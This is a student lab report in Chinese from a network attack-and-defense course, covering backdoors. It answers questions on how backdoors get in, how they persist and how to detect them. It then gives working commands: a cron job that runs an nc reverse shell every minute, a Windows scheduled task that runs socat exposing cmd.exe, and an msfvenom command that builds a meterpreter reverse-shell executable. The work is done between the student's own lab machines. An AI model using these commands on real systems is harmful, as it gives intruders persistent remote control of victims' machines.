

 2024网络与系统攻防技术












20212324 2023-2024-2 《网络与系统攻防技术》实验二实验报告
 墨衍会员 · AI 创作全网分发 墨衍智能分发 通过墨衍一键同步至各平台 可同步平台 CSDN微信公众号微博知乎掘金百家号博客园抖音小红书 你的文章也可以这样分发 墨衍会员 ¥399起/年,写一次发全网
我也要 关注 + 加入社区
20212324晋博 2023-2024-2 《网络与系统攻防技术》实验二实验报告
目录
- 20212324晋博 2023-2024-2 《网络与系统攻防技术》实验二实验报告
- 1.实验内容
- 2.问题回答
- (1)例举你能想到的一个后门进入到你系统中的可能方式?
- (2)例举你知道的后门如何启动起来(win及linux)的方式?
- (3)Meterpreter有哪些给你映像深刻的功能?
- (4)如何发现自己有系统有没有被安装后门?
- 3.实验入侵过程
- (一)使用netcat获取主机操作Shell,cron启动
- 1.入侵思路:
- 2.入侵过程:
- (二)使用socat获取主机操作Shell, 任务计划启动
- 1.入侵思路:
- 2.入侵过程:
- (三)使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
- 1.入侵思路:
- 2.入侵过程
- (四)使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
- 1.入侵思路:
- 2.入侵过程:
- (五)使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell
- 1.入侵思路:
- 2.入侵过程:
- 4.问题及解决方案
- 5.学习感悟和思考
- 参考资料
1.实验内容
本周学习内容:
- 继续学习了第二章:缓冲区溢出的相关内容——shellcode,其中包含三种模式、三种栈溢出的方法以及防范栈溢出的方法;
- 实验后第二周引入了本次实验内容:后门的原理、主要分类及部分案例,通过实验,我对于后门的原理有了一定了解,上课时更加有效率。
本次实验内容:
使用netcat获取主机操作Shell,cron启动
使用socat获取主机操作Shell, 任务计划启动
使用MSF meterpreter 生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
使用MSF meterpreter 生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
使用MSF生成shellcode 注入到实践1中的pwn1中,获取反弹连接Shell
实验目的
了解网络后门的原理与危害。
学会使用 netcat 、socat 获取主机 shell
理解 TCP 反弹 shell 的原理
初步掌握 metasploit 的使用
2.问题回答
(1)例举你能想到的一个后门进入到你系统中的可能方式?
- 下载一些来源不明软件时,会安装其他捆绑软件,其中可能存在盗取系统权限后开辟后门的软件
- SSH弱口令。不少机器都是开了SSH远程登录的,通过弱口令爆破后远程连接主机。
- 主动插入带毒的U盘,或者被迫(悄悄)插入带毒的U盘
(2)例举你知道的后门如何启动起来(win及linux)的方式?
- 我了解的有被入侵机器自动连接入侵者和入侵者远程连接被入侵机器并启动两种
- windows
- 开机自启动
- 注册表启动
- 定时任务管理器
- 配合其他漏洞,如远程命令执行
- 网站直接访问。比如已经成功写入了PHP的一句话木马,直接访问就可以了,菜刀蚁剑也可以。
linux
cron定时任务
运行带后门的程序
配合其他漏洞,如远程命令执行
(3)Meterpreter有哪些给你映像深刻的功能?
- 可以针对不同平台主机生成相应的shellcode完成攻击
- 命令通俗易懂、高度集成,方便入侵者使用
(4)如何发现自己有系统有没有被安装后门?
- 杀毒软件可扫描后台和文件检查恶意后门程序(由于实验不是一天完成的,每次重启后电脑的杀毒软件都会将之前完成的后门程序删除)
- 检查系统启动项,防范被恶意写入自动执行任务
- 检查异常开启的端口
- 系统莫名其妙地出现异常、风扇异常响起、内存突然增加(本次实验后,我忘了关windows的定时任务,第二天弹窗吓了我一跳)
3.实验入侵过程
(一)使用netcat获取主机操作Shell,cron启动
1.入侵思路:
入侵者持续监听2324 端口后等待被入侵主机连接
被入侵主机 cron 添加定时任务,定时反向连接入侵者的2324端口
2.入侵过程:
入侵者 Windows 10 IP :172.20.10.13
被入侵主机 Kali IP :172.20.10.2
windows 使用natcat监听2324端口
ncat.exe -l -p 2324

- kali 使用nc命令测试连通性
nc 172.20.10.13 2324 -e /bin/sh
- kali添加定时任务,执行nc命令,连接windows入侵者
- crontab如果要远程写入的话不能直接crontab -e,需要通过管道写入
- 这里我的命令选择的是:
* * * * * nc 172.20.10.13 2324 -e /bin/sh
//能够在每分钟自启动一次


- windows用ncat监听2324端口,等待每分钟,被入侵主机kali主动连接自己
- 这个入侵过程可以先输入一个命令,当被入侵主机连接上了以后命令就会显示在cmd上,方便查看
(二)使用socat获取主机操作Shell, 任务计划启动
1.入侵思路:

入侵者kali使用socat监听2324端口
被入侵主机windows在任务启动计划中添加定时任务,定时主动连接kali的2324端口
2.入侵过程:
- windows添加定时任务,主动连接入侵者kali
在系统工具中,找到任务计划程序,点击右侧的创建任务

常规设置:任务名
触发器:定时每天的11:04触发,每隔1分钟重复一次
操作:设置成启动程序: G:\文件\socat\socat.exe
     参数:tcp-listen:2324 exec:cmd.exe,pty,stderr



kali监听2324端口,等待windows的主动连接
任务成功启动,能够在任务管理器和系统弹窗中发现socat.exe成功启动

- kali已经可以通过后门执行win上面的cmd
(三)使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
1.入侵思路:

kali 创建 20212324_backdoor.exe 并使用 msfvenom 植入反弹shell的后门

kali ncat 监听,将毒化后的20212324_backdoor.exe 发送给连接者 Windows
kali 进入msfconsole控制台,配置相关端口并监听端口,等待Win11运行有毒的 20212324_backdoor.exe 连接自己,获得shell
2.入侵过程
- kali生成毒化的2324hack.exe
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.20.10.2 LPORT=2324-f exe > 20212324Jinbo_backdoor.exe
